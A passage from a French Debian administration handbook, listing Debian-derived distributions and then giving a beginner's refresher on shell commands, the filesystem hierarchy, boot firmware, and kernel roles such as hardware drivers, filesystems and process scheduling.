La distribution Knoppix n'a presque plus besoin d'être présentée. Elle a popularisé le concept de *LiveCD* : il s'agit d'un CD-Rom amorçable qui démarre directement un système Linux fonctionnel et prêt à l'emploi, sans nécessiter de disque dur — tout système déjà présent sur la machine sera donc laissé intact. L'autodétection des périphériques permet à cette distribution de fonctionner avec presque toutes les configurations matérielles. Le CD-Rom contient près de 2 Go de logiciels compressés, et le DVD-Rom encore plus.

Si vous cumulez ce CD-Rom avec une clé USB, vous pourrez emmener vos fichiers avec vous et travailler sur n'importe quel ordinateur sans laisser de trace — rappelons que la distribution n'utilise pas du tout le disque dur. Knoppix utilise LXDE (un bureau graphique peu gourmand en ressources) par défaut, mais la version sur DVD-Rom inclut également GNOME et KDE. De nombreuses autres distributions proposent d'autres combinaisons de logiciels. Il est en effet relativement aisé de créer un *LiveCD* grâce à l'outil *live-build* fourni par Debian.

⇒ <http://live.debian.net/>

Signalons en outre que la distribution offre malgré tout un installateur : vous pourrez ainsi essayer Knoppix en tant que *LiveCD* puis, une fois convaincu, l'installer sur le disque dur pour obtenir de meilleures performances.

⇒ <http://www.knoppix-fr.org/>

A.5. Aptosid et Siduction

Ces distributions communautaires suivent de très près les évolutions de Debian *Sid (Unstable)* — d'où leurs noms. Les modifications sont limitées : leur objectif est d'offrir les logiciels les plus récents et de gérer le matériel récent tout en permettant à chacun de rebasculer sur la distribution officielle de Debian à tout moment. Aptosid était auparavant connue sous le nom de Sidux, et Siduction est une distribution dérivée plus récente d'Aptosid.

⇒ <http://aptosid.com>

⇒ <http://siduction.org>

A.6. Grml

Grml est un CD-Rom vif contenant de nombreux outils pour les administrateurs qui se focalisent sur l'installation, le déploiement et la récupération de données. Le CD-Rom est fourni en deux variantes, full et small, toutes deux disponibles pour les PC 32 bits et 64 bits. Comme on peut s'en douter, les variantes diffèrent dans la quantité de logiciels inclus et, par conséquent, dans leur taille.

► <https://grml.org>

A.7. Tails

Tails (*The Amnesic Incognito Live System*) a pour objectif de fournir un système *live* qui préserve l'anonymat et la confidentialité. Il prend soin de ne laisser aucune trace sur l'ordinateur sur lequel il tourne, et utilise le réseau Tor pour se connecter le plus anonymement possible à Internet.

► <https://tails.boum.org>

A.8. Kali Linux

Kali Linux est une distribution basée sur Debian et spécialisée dans les tests de pénétration (*penetration testing* ou en version courte *pentesting*). Elle fournit des logiciels qui facilitent l'audit de sécurité d'un réseau existant ou d'un ordinateur en fonctionnement, et qui aident à élaborer un diagnostic après une attaque (ce qui est connu sous le nom *computer forensics*).

► <https://kali.org>

A.9. Devuan

Devuan est une distribution dérivée assez récente de Debian : elle est née en 2014 en réaction à la décision prise par Debian d'utiliser désormais `systemd` comme système d'initialisation par défaut. Un groupe d'utilisateurs très attachés à `sysv` et rejetant `systemd` à cause d'inconvénients (réels ou perçus) a lancé Devuan avec l'objectif de maintenir un système sans `systemd`. En mars 2015, aucune version stable n'avait encore été publiée : il reste à voir si le projet va réussir et trouver sa niche, ou si les opposants à `systemd` se résoudront à l'accepter malgré tout.

► <https://devuan.org>

A.10. Tanglu

Tanglu est une autre distribution dérivée de Debian ; elle est basée sur un mélange de Debian *Testing* et *Unstable*, et y ajoute des modifications sur certains paquets. Son objectif est de four-

nir une distribution moderne avec un bureau convivial utilisant des logiciels récents, sans les contraintes de publication de Debian.

► <http://tanglu.org>

A.11. DoudouLinux

DoudouLinux vise les jeunes enfants (à partir de 2 ans). Dans cette optique, cette distribution fournit une interface graphique fortement personnalisée (sur une base de LXDE) et intègre de nombreux jeux et logiciels éducatifs. L'accès à Internet est filtré, pour éviter aux enfants de tomber sur des sites problématiques, et les publicités sont bloquées. Le but est, d'une part, de permettre aux parents de laisser leurs enfants utiliser leur ordinateur sans inquiétude une fois DoudouLinux démarré et d'autre part, de faire en sorte que les enfants aiment DoudouLinux autant qu'ils aiment leur console de jeux.

► <http://www.doudoulinux.org>

A.12. Raspbian

Raspbian est une distribution Debian recompilée et optimisée pour la famille populaire (et bon marché) des ordinateurs Raspberry Pi. En effet, la version de Debian pour l'architecture *armel* ne permet pas de profiter pleinement de la puissance de ce matériel, alors que l'architecture *armhf* s'appuie sur des fonctionnalités qui manquent au Raspberry Pi.

► <https://raspbian.org>

A.13. Et d'autres encore

Le site Distrowatch référence de très nombreuses distributions Linux, dont un grand nombre sont basées sur Debian. N'hésitez pas à le parcourir pour constater la diversité du monde du logiciel libre !

► <http://distrowatch.com>

Le formulaire de recherche permet de retrouver les distributions en fonction de celle sur laquelle elles se basent. En sélectionnant Debian, on trouvait ainsi, en mars 2015, 131 distributions actives !

► <http://distrowatch.com/search.php>

Petit cours de rattrapage

B

Interpréteur de commandes et commandes de base	493
Fonctionnement d'un ordinateur : les différentes couches en jeu	497
Organisation de l'arborescence des fichiers	496
Quelques fonctions remplies par le noyau	500
L'espace utilisateur	504

B.1. Interpréteur de commandes et commandes de base

Dans le monde Unix, l'administrateur est inévitablement confronté à la ligne de commande, ne serait-ce que dans les cas où le système ne démarre plus correctement et propose uniquement ce moyen comme accès de secours. Il est donc important de savoir se débrouiller un minimum dans un interpréteur de commandes.

DÉCOUVERTE	
Démarrer un interpréteur de commandes	Pour obtenir un interpréteur de commandes interactif dans un bureau graphique, il convient de lancer un « Terminal ». On peut le lancer à partir de la vue d'ensemble « Activités » (à laquelle on accède en déplaçant la souris dans le coin supérieur gauche de l'écran) en tapant les premières lettres de l'application. Pour KDE, on le trouve dans K → Applications → Système.

Les commandes présentées dans cette section le sont de manière assez rapide. Il ne faut pas hésiter à consulter les pages de manuels correspondantes pour découvrir les nombreuses options disponibles.

B.1.1. Déplacement dans l'arborescence et gestion des fichiers

Après connexion, la commande `pwd` (*print working directory*, afficher le répertoire de travail) indique l'emplacement courant. La commande `cd répertoire` (*change directory*, changer de répertoire) sert à naviguer dans l'arborescence des fichiers. Le répertoire parent est toujours nommé .. tandis que . est un synonyme pour le répertoire courant. La commande `ls` affiche le contenu d'un répertoire ; en l'absence de paramètres, elle travaille sur le répertoire courant.

```
$ pwd  
/home/rhertzog  
$ cd Bureau  
$ pwd  
/home/rhertzog/Bureau  
$ cd .  
$ pwd  
/home/rhertzog/Bureau  
$ cd ..  
$ pwd  
/home/rhertzog  
$ ls  
Bureau      Images   Musique  Téléchargements  
Documents  Modèles  Public    Vidéos
```

Créer un nouveau répertoire s'effectue avec `mkdir répertoire`, alors que la commande `rmdir répertoire` supprime un répertoire vide. La commande `mv` sert à renommer et/ou à déplacer les fichiers et les répertoires, tandis que `rm fichier` supprime un fichier.

```
$ mkdir test  
$ ls  
Bureau      Images   Musique  Téléchargements  Vidéos  
Documents  Modèles  Public    test  
$ mv test nouveau  
$ ls  
Bureau      Images   Musique  Public          Vidéos  
Documents  Modèles  nouveau  Téléchargements  
$ rmdir nouveau  
$ ls  
Bureau      Images   Musique  Téléchargements  
Documents  Modèles  Public    Vidéos
```

B.1.2. Consultation et modification des fichiers texte

La commande `cat fichier` (prévue pour concaténer des fichiers sur la sortie standard) lit un fichier et affiche son contenu dans le terminal. Si le fichier est trop gros, la commande `less` (ou `more`) permet de l'afficher page par page.

La commande `editor` lance un éditeur de texte (comme `vi` ou `nano`) et permet de créer/modifier/lire des fichiers texte. Pour les fichiers les plus simples, il est parfois possible de les créer directement depuis l'interpréteur de commandes grâce aux redirections. Ainsi, `echo "texte" >fichier` crée un fichier nommé `fichier` contenant « `texte` ». Pour ajouter une ligne à la fin de ce fichier, il est possible de faire `echo "texte supplémentaire" >>fichier`. On notera l'emploi de `>>` dans cet exemple.

B.1.3. Recherche de fichiers et dans les fichiers

La commande `find répertoire critères` recherche des fichiers dans l’arborescence sous *répertoire*. L’option `-name nom` est le critère de recherche le plus courant et permet de retrouver un fichier par son nom.

La commande `grep expression fichiers` extrait du contenu des fichiers les lignes correspondant à l’expression rationnelle (voir encadré « [Expression rationnelle](#) » page 291). L’option `-r` exécute une recherche récursive sur tous les fichiers contenus dans le répertoire indiqué en paramètre. Cela permet d’identifier facilement un fichier dont on connaît une partie du contenu.

B.1.4. Gestion des processus

La commande `ps` aux liste les processus en cours d’exécution et leur identifiant *pid* (*process id*). Par la suite, la commande `kill -signal pid` envoie un signal à un processus donné (à condition qu’il appartienne au même utilisateur) ; le signal `TERM` demande au programme de se terminer alors que `KILL` le tue brutalement.

L’interpréteur de commandes permet de lancer des programmes en tâche de fond : il suffit pour cela d’ajouter « `&` » à la fin de la commande. Dans ce cas, l’utilisateur retrouve le contrôle immédiatement, bien que la commande lancée ne soit pas encore terminée. La commande `jobs` indique les processus exécutés en arrière-plan. La commande `fg %numéro-de-job` (*foreground*, avant-plan) replace le processus à l’avant-plan. Dans cette situation, la combinaison de touches `Control+Z` permet de stopper l’exécution du processus et de reprendre le contrôle de la ligne de commande. Pour réactiver en arrière-plan le processus stoppé, il faut faire `bg %numéro-de-job` (pour *background*, arrière-plan).

B.1.5. Informations système : mémoire, espace disque, identité

La commande `free` affiche des informations sur l’usage de la mémoire vive, tandis que `df (disk free)` rapporte l’espace disponible sur les différents disques accessibles dans l’arborescence. On emploie fréquemment l’option `-h` de `df` (pour *human readable*) afin qu’il affiche les tailles avec une unité plus adaptée (généralement mégaoctets ou gigaoctets). De même, la commande `free` dispose de `-m` ou `-g` pour afficher les informations soit en mégaoctets soit en gigaoctets.

\$ free	total	used	free	shared	buffers	cached
Mem:	1028420	1009624	18796	0	47404	391804
-/+ buffers/cache:		570416	458004			
Swap:	2771172	404588	2366584			
\$ df						
Sys. de fich.	1K-blocs		Occupé	Disponible	Capacité	Monté sur
/dev/hda6	9614084	4737916	4387796	52%	/	
tmpfs	514208	0	514208	0%	/lib/init/rw	
udev	10240	100	10140	1%	/dev	
tmpfs	514208	269136	245072	53%	/dev/shm	

```
/dev/hda7      44552904 36315896 7784380 83% /home
```

La commande `id` affiche l'identité de l'utilisateur connecté et indique la liste des groupes dont il est membre. Il est parfois important de pouvoir vérifier si l'on est membre d'un groupe donné ; cela peut conditionner l'accès à certains fichiers ou périphériques.

```
$ id  
uid=1000(rhertzog) gid=1000(rhertzog) groupes=1000(rhertzog),24(cdrom),25(floppy),27(  
→ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(  
→ scanner)
```

B.2. Organisation de l'arborescence des fichiers

B.2.1. La racine

L'arborescence d'un système Debian est organisée selon la norme FHS (*Filesystem Hierarchy Standard*). Elle codifie de manière précise l'usage de chaque répertoire. Étudions la subdivision principale :

- `/bin/` : programmes de base ;
- `/boot/` : noyau Linux et autres fichiers nécessaires à son démarrage ;
- `/dev/` : fichiers de périphériques ;
- `/etc/` : fichiers de configuration ;
- `/home/` : fichiers personnels des utilisateurs ;
- `/lib/` : bibliothèques de base ;
- `/media/*` : points de montage pour des périphériques amovibles (CD-Rom, clé USB, etc.) ;
- `/mnt/` : point de montage temporaire ;
- `/opt/` : applications additionnelles fournies par des tierces parties ;
- `/root/` : fichiers personnels de l'administrateur (utilisateur root) ;
- `/run/` : données d'exécution volatiles qui ne persistent pas entre les redémarrages (ceci n'est pas encore inclus dans la norme FHS) ;
- `/sbin/` : programmes système ;
- `/srv/` : données pour les services hébergés par ce système ;
- `/tmp/` : fichiers temporaires, ce répertoire étant souvent vidé au démarrage ;
- `/usr/` : applications supplémentaires ; ce répertoire se subdivise à nouveau en `bin`, `sbin`, `lib` selon la même logique. En outre, `/usr/share/` contient des données indépendantes de l'architecture. `/usr/local/` permet à l'administrateur d'installer manuellement certaines applications sans perturber le reste du système qui est géré par le système de paquetage (`dpkg`).

- `/var/` : données variables des démons. Ceci inclut les fichiers de traces, les files d'attente, les caches, etc.
- `/proc/` et `/sys/` ne sont pas standardisés et sont spécifiques au noyau Linux. Ils servent à exporter des données du noyau vers l'espace utilisateur (voir section B.3.4, « L'espace utilisateur » page 500 et section B.5, « L'espace utilisateur » page 504 pour des explications sur le sujet).

B.2.2. Le répertoire personnel de l'utilisateur

Le contenu des répertoires utilisateurs n'est pas standardisé. Cependant, il y a tout de même quelques conventions à connaître. Avant tout, il faut savoir que l'on désigne fréquemment le répertoire personnel par un tilde (« `~` ») car les interpréteurs de commandes le remplaceront automatiquement par le bon répertoire `/home/utilisateur/`.

Traditionnellement, les fichiers de configuration des applications sont directement dans le répertoire de l'utilisateur, mais leurs noms débutent par un point (ex : `~/ .muttrc` pour le lecteur de courrier `mutt`). Signalons que les fichiers débutant par un point sont cachés par défaut : il faut passer l'option `-a` à `ls` pour les voir et les gestionnaires de fichiers graphiques ont chacun leur propre mécanisme d'activation de l'affichage des fichiers cachés.

Parfois, les logiciels emploient un répertoire complet (comme `~/ .ssh/`) lorsqu'ils ont plusieurs fichiers de configuration à stocker. Signalons au passage que certaines applications (les navigateurs web comme `Iceweasel` par exemple) utilisent ces répertoires comme cache pour des données téléchargées. C'est pourquoi certains de ces répertoires peuvent être assez volumineux.

Ces fichiers de configuration (en anglais, on parle de *dotfiles*) ont longtemps prolifié au point de surcharger le répertoire de l'utilisateur où ils sont directement stockés. Heureusement, un effort collectif, mené sous la bannière du projet FreeDesktop.org, a créé une nouvelle norme connue sous le nom de *Xdg Base Directory Specification* pour standardiser l'organisation de ces fichiers et répertoires. Cette norme précise que les fichiers de configuration devraient être stockés sous `~/ .config`, les fichiers de cache sous `~/ .cache` et les données des applications sous `~/ .local` (ou des sous-répertoires de ceux-ci). Cette norme commence à être reconnue et plusieurs applications (notamment graphiques) ont commencé à la respecter.

Les bureaux graphiques affichent généralement le contenu du répertoire `~/Bureau/` (ou `~/ Desktop/` pour un système configuré en anglais) sur le bureau (c'est l'écran qui reste une fois toutes les applications fermées ou minimisées).

Enfin, il arrive que le système de messagerie dépose les courriers électroniques entrants dans `~/Mail/`.

B.3. Fonctionnement d'un ordinateur : les différentes couches en jeu

L'ordinateur se présente souvent comme quelque chose d'assez abstrait et sa partie visible est très simplifiée par rapport à sa complexité réelle. Cette complexité réside en partie dans le

nombre d'éléments mis en jeu ; ces éléments peuvent cependant être regroupés en couches superposées, les éléments d'une couche n'interagissant qu'avec ceux de la couche immédiatement supérieure et de la couche immédiatement inférieure.

En tant qu'utilisateur final, il n'est pas forcément nécessaire de connaître ces détails... du moins tant que tout fonctionne. Une fois confronté au problème « l'accès Internet ne fonctionne plus », il est indispensable de pouvoir retrouver dans quelle couche le problème apparaît : est-ce que la carte réseau (le matériel) fonctionne ? Est-ce qu'elle est reconnue par l'ordinateur ? Est-ce que Linux la reconnaît ? Est-ce que le réseau est bien configuré ? etc. Toutes ces questions vont permettre d'isoler la couche responsable et de traiter le problème au bon niveau.

B.3.1. Au plus bas niveau : le matériel

Pour commencer, rappelons qu'un ordinateur est avant tout un ensemble d'éléments matériels. On a généralement une carte mère, sur laquelle sont connectés un processeur (parfois plusieurs), de la mémoire vive, différents contrôleurs de périphériques intégrés et des emplacements d'extension pour des cartes filles, pour d'autres contrôleurs de périphériques. Parmi ces contrôleurs, on peut citer les normes IDE (Parallel ATA), SCSI et Serial ATA, qui servent à raccorder des périphériques de stockage comme des disques durs. On trouve également des contrôleurs USB, qui accueillent une grande variété de matériels (de la webcam au thermomètre, du clavier à la centrale domotique) et IEEE 1394 (Firewire). Ces contrôleurs permettent souvent de relier plusieurs périphériques à la fois ; c'est pourquoi on emploie fréquemment le terme de « bus » pour désigner le sous-système complet géré par le contrôleur. Les cartes filles incluent les cartes graphiques (sur lesquelles on pourra brancher un écran), les cartes son, les cartes réseau, etc. Certaines cartes mères intègrent une partie de ces fonctionnalités ; il n'est donc pas toujours nécessaire de recourir à des cartes d'extension.

EN PRATIQUE

Vérifier que le matériel fonctionne

Il n'est pas toujours évident de vérifier que le matériel fonctionne. En revanche, il est parfois simple de constater qu'il ne marche plus.

Un disque dur est constitué de plateaux rotatifs et de têtes de lecture qui se déplacent. Lorsque le disque dur est mis sous tension, il fait un bruit caractéristique dû à la rotation des plateaux. De plus, l'énergie dissipée entraîne un réchauffement du disque. Un disque alimenté qui reste froid et silencieux est vraisemblablement hors d'usage.

Les cartes réseau disposent souvent de LED qui indiquent l'état de la connexion. Si un câble est branché et s'il aboutit sur un concentrateur (*hub*) ou un commutateur (*switch*) sous tension, une LED au moins sera allumée. Si aucune LED n'est allumée, soit la carte est défectueuse, soit le périphérique connecté à l'autre bout du câble est défectueux, soit le câble est défectueux. Il ne reste plus qu'à tester individuellement les composants incriminés.

Certaines cartes électroniques filles — les cartes vidéo 3D notamment — disposent de mécanismes de refroidissement intégré, souvent des radiateurs et des ventilateurs. Si le ventilateur ne tourne pas alors que la carte est sous tension, il est probable que la carte ait surchauffé et soit abîmée. Il en va de même pour le (ou les) processeur(s) situé(s) sur la carte mère.

B.3.2. Le démarreur : le BIOS ou l'UEFI

Le matériel seul n'est cependant pas autonome ; il est même totalement inutile sans qu'une partie logicielle permette d'en tirer parti. C'est le but du système d'exploitation et des applications — qui, de manière similaire, ne peuvent fonctionner sans un ordinateur pour les exécuter.

Il est donc nécessaire d'ajouter un élément de liaison, qui mette en relation le matériel et les logiciels, ne serait-ce qu'au démarrage de l'ordinateur. C'est le rôle principal du BIOS et de l'UEFI, qui sont des logiciels intégrés à la carte mère de l'ordinateur et exécutés automatiquement à l'allumage. Leur tâche primordiale consiste à déterminer à quel logiciel passer la main. Dans le cas du BIOS, il s'agit en général de trouver le premier disque dur contenant un secteur d'amorçage (souvent appelé MBR pour *Master Boot Record*), de charger ce secteur d'amorçage et de l'exécuter. À partir de ce moment, le BIOS n'est généralement plus utilisé (jusqu'au démarrage suivant). Pour l'UEFI, il s'agit de scanner les disques pour trouver la partition EFI dédiée contenant d'autres applications EFI à exécuter.

OUTIL

Setup, l'outil de configuration du BIOS et de l'UEFI

Le BIOS ou l'UEFI contient également un logiciel appelé Setup, qui sert à configurer certains aspects de l'ordinateur. On pourra notamment choisir le périphérique de démarrage à favoriser (par exemple, le lecteur de disquettes ou de CD-Rom), régler l'horloge interne, etc. Pour lancer cet outil, il faut généralement appuyer sur une touche très tôt après la mise sous tension de l'ordinateur. C'est souvent Suppr ou Échap, plus rarement F2 ou F10, mais la plupart du temps elle est indiquée à l'écran.

Le secteur d'amorçage (ou la partition EFI) contient à son tour un autre logiciel, le chargeur de démarrage, dont la tâche sera de trouver un système d'exploitation et de l'exécuter. Comme ce chargeur de démarrage n'est pas embarqué dans la carte mère mais chargé depuis un disque dur (ou autre), il dispose de plus de possibilités que le chargeur du BIOS (ce qui explique pourquoi le BIOS ne charge pas le système d'exploitation directement). Le chargeur de démarrage (souvent GRUB sur les systèmes Linux) peut ainsi proposer de choisir quel système démarrer si plusieurs sont présents, avec un choix par défaut faute de réponse dans un délai imparti, avec des paramètres divers éventuellement saisis par l'utilisateur, etc. Il finit donc par trouver un noyau à démarrer, le charge en mémoire et l'exécute.

NOTE

UEFI, le remplaçant moderne du BIOS

L'UEFI est un développement relativement récent. La plupart des nouveaux ordinateurs supportent le démarrage par UEFI, mais également le démarrage par le BIOS pour assurer la rétrocompatibilité avec des systèmes d'exploitation qui ne sont pas encore prêts pour l'UEFI.

Ce nouveau système n'a plus certaines limitations que le BIOS avait : avec l'utilisation d'une partition dédiée, le chargeur de démarrage n'a plus besoin de bricoler pour se loger dans un petit secteur d'amorçage, et ensuite trouver le noyau à démarrer. Mieux encore, avec un noyau Linux adapté, l'UEFI peut directement démarrer le noyau sans l'intermédiaire d'un chargeur de démarrage. L'UEFI est aussi un prérequis pour exploiter la technologie *Secure Boot* (*démarrage sécurisé*), qui n'exécutera que des logiciels préalablement validés par le fournisseur du système d'exploitation.

Le BIOS (ou l'UEFI) est également responsable de l'initialisation et de la détection d'un certain nombre de périphériques. Il détecte bien entendu les périphériques IDE/SATA (disques durs et lecteurs de CD-Roms/DVD-Roms), mais souvent aussi les périphériques PCI. Les périphériques détectés sont généralement listés de manière furtive au démarrage (l'appui sur la touche Pause permet souvent de figer l'écran pour l'analyser plus longuement). Si un des périphériques PCI installés n'y apparaît pas, c'est mauvais signe. Au pire, le périphérique est défectueux, au mieux il fonctionne mais il est incompatible avec cette version du BIOS ou de la carte mère. Les spécifications PCI ont en effet évolué au fil du temps et il n'est pas impossible qu'une ancienne carte mère ne gère pas une carte PCI récente.

B.3.3. Le noyau

Nous arrivons alors au premier logiciel qui va s'exécuter de manière durable (le BIOS/l'UEFI et le chargeur de démarrage ne fonctionnent que quelques secondes chacun) : le noyau du système d'exploitation. Celui-ci prend alors le rôle de chef d'orchestre, pour assurer la coordination entre le matériel et les logiciels. Ce rôle inclut différentes tâches, notamment le pilotage du matériel, la gestion des processus, des utilisateurs et des permissions, le système de fichiers, etc. Il fournit ainsi une base commune aux programmes du système.

B.3.4. L'espace utilisateur

Bien que tout ce qui se passe au-dessus du noyau soit regroupé sous le vocable d'espace utilisateur, on peut encore différencier des couches logicielles ; mais leurs interactions étant plus complexes que précédemment, la différenciation n'est plus aussi simple. Un programme peut en effet faire appel à des bibliothèques qui font à leur tour appel au noyau, mais le flux des communications peut aussi mettre en jeu d'autres programmes, voire de multiples bibliothèques s'appelant l'une l'autre.

B.4. Quelques fonctions remplies par le noyau

B.4.1. Pilotage du matériel

Le noyau sert d'abord à contrôler les différents composants matériels, les recenser, les mettre en marche lors de l'initialisation de l'ordinateur, etc. Il les rend également disponibles pour les applications de plus haut niveau, avec une interface de programmation simplifiée : les logiciels peuvent ainsi utiliser les périphériques sans se préoccuper de détails de très bas niveau comme l'emplacement dans lequel est enfichée la carte fille. L'interface de programmation offre également une couche d'abstraction qui sert par exemple à un logiciel de visiophonie pour tirer parti d'une webcam de la même manière, quels que soient sa marque et son modèle ; ce logiciel utilise simplement l'interface de programmation V4L (*Video for Linux*, le quatre se prononçant comme *for* en anglais) et c'est le noyau qui traduira les appels de fonction de cette interface en commandes spécifiques au type de webcam réellement utilisé.

Le noyau exporte de nombreuses informations sur le matériel qu'il a détecté par l'intermédiaire des systèmes de fichiers virtuels `/proc/` et `/sys/`. Plusieurs utilitaires synthétisent certaines de ces informations : citons `lspci` (du paquet `pciutils`) qui affiche la liste des périphériques PCI connectés, `lsusb` (du paquet `usbutils`) qui fait de même avec les périphériques USB et `lspcmcia` (du paquet `pcmciautils`) pour les cartes PCMCIA. Ces programmes sont très utiles quand il faut pouvoir identifier de manière certaine le modèle d'un périphérique. En outre, cette identification unique permet de mieux cibler les recherches sur Internet et de trouver plus facilement des documents pertinents.

Ex. B.1 Exemple d'informations fournies par `lspci` et `lsusb`

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ↳ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ↳ Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ↳ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ↳ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ↳ (rev 05)

$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Les options `-v` de ces programmes permettent d'obtenir des informations beaucoup plus détaillées qui ne seront généralement pas nécessaires. Enfin, la commande `lsdev` (du paquet `procinfo`) liste les différentes ressources de communication exploitées par les périphériques présents.

Bien souvent, les applications accèdent aux périphériques par le biais de fichiers spéciaux qui sont créés dans `/dev/` (voir encadré « [Droits d'accès à un périphérique](#) » page 179). Il existe des fichiers spéciaux qui représentent les disques (par exemple `/dev/hda` et `/dev/sdc`), les partitions (`/dev/hda1` ou `/dev/sdc3`), la souris (`/dev/input/mouse0`), le clavier (`/dev/input/event0`), la carte son (`/dev/snd/*`), les ports série (`/dev/ttyS*`), etc.

B.4.2. Systèmes de fichiers

Un des aspects les plus visibles du noyau est celui des systèmes de fichiers. Les systèmes Unix intègrent en effet les différentes méthodes de stockage de fichiers dans une arborescence unique, ce qui permet aux utilisateurs (et aux applications) de stocker ou retrouver des données simplement grâce à leur emplacement dans cette arborescence.

Le point de départ de cette arborescence est la racine, `/`. Il s'agit d'un répertoire pouvant contenir des sous-répertoires, chacun étant identifié par son nom. Par exemple, le sous-répertoire `home` de `/` est noté `/home/` ; ce sous-répertoire peut à son tour contenir d'autres sous-répertoires et ainsi de suite. Chaque répertoire peut également contenir des fichiers, qui contiendront les données réellement stockées. Le nom de fichier `/home/rmas/Bureau/hello.txt` désigne ainsi un fichier appelé `hello.txt`, stocké dans le sous-répertoire `Bureau` du sous-répertoire `rmas` du répertoire `home` présent à la racine. Le noyau fait alors la traduction entre ce système de nommage de fichiers et leur format de stockage physique sur disque.

Contrairement à d'autres systèmes, cette arborescence est unique et peut intégrer les données de plusieurs disques. L'un de ces disques est alors utilisé comme racine, les autres étant « montés » dans des répertoires de l'arborescence (la commande Unix qui réalise cela est `mount`) ; ces autres disques sont alors accessibles sous ces « points de montage ». On peut ainsi déporter sur un deuxième disque dur les données personnelles des utilisateurs (qui sont traditionnellement stockées dans `/home/`). Ce disque contiendra alors les répertoires `rhertzog` et `rmas`. Une fois le disque monté dans `/home/`, ces répertoires deviendront accessibles aux emplacements habituels, et on pourra retrouver `/home/rmas/Bureau/hello.txt`.

Il existe différents systèmes de fichiers, qui correspondent à différentes manières de stocker physiquement les données sur les disques. Les plus connus sont `ext2`, `ext3` et `ext4`, mais il en existe d'autres. Par exemple, `vfat` est le système historiquement utilisé par les systèmes de type DOS et Windows et permet donc d'utiliser des disques durs sous Debian autant que sous Windows. Dans tous les cas, il faut préparer le système de fichiers avant de pouvoir le monter ; cette opération, fréquemment appelée formatage, est effectuée par le biais de commandes comme `mkfs.ext3` (`mkfs` étant une abréviation de *MaKe FileSysteM*). Ces commandes prennent en paramètre le fichier de périphérique représentant la partition à formater (par exemple `/dev/hda1`). Cette opération destructrice n'est à exécuter qu'une seule fois, sauf si l'on souhaite délibérément vider le contenu du système de fichiers et repartir de zéro.

Il existe aussi des systèmes de fichiers réseau, comme NFS, où les données ne sont pas stockées sur un disque local ; elles sont en effet transmises à un serveur sur le réseau, qui les stockera lui-même et les restituera à la demande ; l'abstraction du système de fichiers permet aux utilisateurs de ne pas avoir à s'en soucier : les fichiers resteront accessibles par leurs emplacements dans l'arborescence.

B.4.3. Fonctions partagées

Le noyau est également responsable de fonctions utilisées par tous les logiciels et qu'il est judicieux de centraliser ainsi. Ces fonctions incluent notamment la gestion des systèmes de fichiers,

permettant à une application d'ouvrir simplement un fichier en fonction de son nom, sans avoir à se préoccuper de l'emplacement physique du fichier (qui peut se trouver morcelé en plusieurs emplacements d'un disque dur, voire entre plusieurs disques durs, ou stocké à distance sur un serveur de fichiers). Il s'agit également de fonctions de communication, que les applications pourront appeler pour échanger des informations à travers le réseau sans se soucier du mode de transport des données (qui pourront transiter sur un réseau local, une ligne téléphonique, un réseau sans fil ou une combinaison de tout cela).

B.4.4. Gestion des processus

Un processus correspond à un programme en cours d'exécution. Ceci inclut une zone de mémoire dans laquelle est stocké le programme lui-même, mais également l'ensemble des données sur lesquelles le programme travaille. Le noyau est responsable de la création des processus et de leur suivi : lorsqu'un programme est lancé, le noyau met de côté cette zone de mémoire qu'il réserve au processus, y charge (depuis le disque) le code du programme et lance l'exécution. Il garde également des informations qui concernent ce processus, notamment un numéro d'identification (*pid*, pour *process identifier*).

Les noyaux de type Unix (dont fait partie Linux), comme la plupart des systèmes d'exploitation modernes, sont dits « multi-tâches », c'est-à-dire qu'ils permettent l'exécution « simultanée » de nombreux processus. En réalité, un seul processus peut fonctionner à un instant donné ; le noyau découpe alors le fil du temps en fines tranches et exécute les différents processus à tour de rôle. Comme ces intervalles de temps ont des durées très courtes (de l'ordre de la milliseconde), l'utilisateur a l'illusion de programmes s'exécutant en parallèle, alors qu'ils ne sont en réalité actifs que pendant certains intervalles et suspendus le reste du temps. La tâche du noyau est d'ajuster ses mécanismes d'ordonnancement pour parfaire cette illusion tout en maximisant les performances globales du système : si les intervalles sont trop longs, l'application manquera de réactivité vis-à-vis de l'utilisateur ; s'ils sont trop courts, le système perdra du temps à basculer d'une tâche à l'autre trop souvent. Ces décisions peuvent être influencées par des notions de priorités affectées à un processus ; un processus de haute priorité bénéficiera pour s'exécuter d'intervalles de temps plus longs et plus fréquents qu'un processus de basse priorité.

NOTE	
Systèmes multi-processeurs et assimilés	La limitation évoquée ci-dessus d'un seul processus pouvant fonctionner à la fois, ne s'applique pas systématiquement. La réelle restriction est qu'il ne peut s'exécuter à un instant donné qu'un processus <i>par cœur de processeur</i> . Les systèmes multi-processeurs, multi-cœurs ou proposant de l' <i>hyperthreading</i> permettent en effet à plusieurs processus d'être exécutés simultanément. Le même principe de découpage du temps en intervalles attribués à tour de rôle aux processus actifs reste appliqué, afin de pouvoir traiter le cas où le nombre de processus en cours est supérieur à celui des coeurs disponibles. Cette situation est loin d'être exceptionnelle : un système de base, même peu actif, a presque toujours quelques dizaines de processus en cours d'exécution.

Bien entendu, le noyau autorise l'exécution en parallèle de plusieurs processus correspondant au même programme : chacun dispose alors de ses propres intervalles de temps pour s'exécuter,

ainsi que de sa zone de mémoire réservée. Comme un processus n'a accès qu'à sa propre zone de mémoire, les données de chacun restent indépendantes.

B.4.5. Gestion des permissions

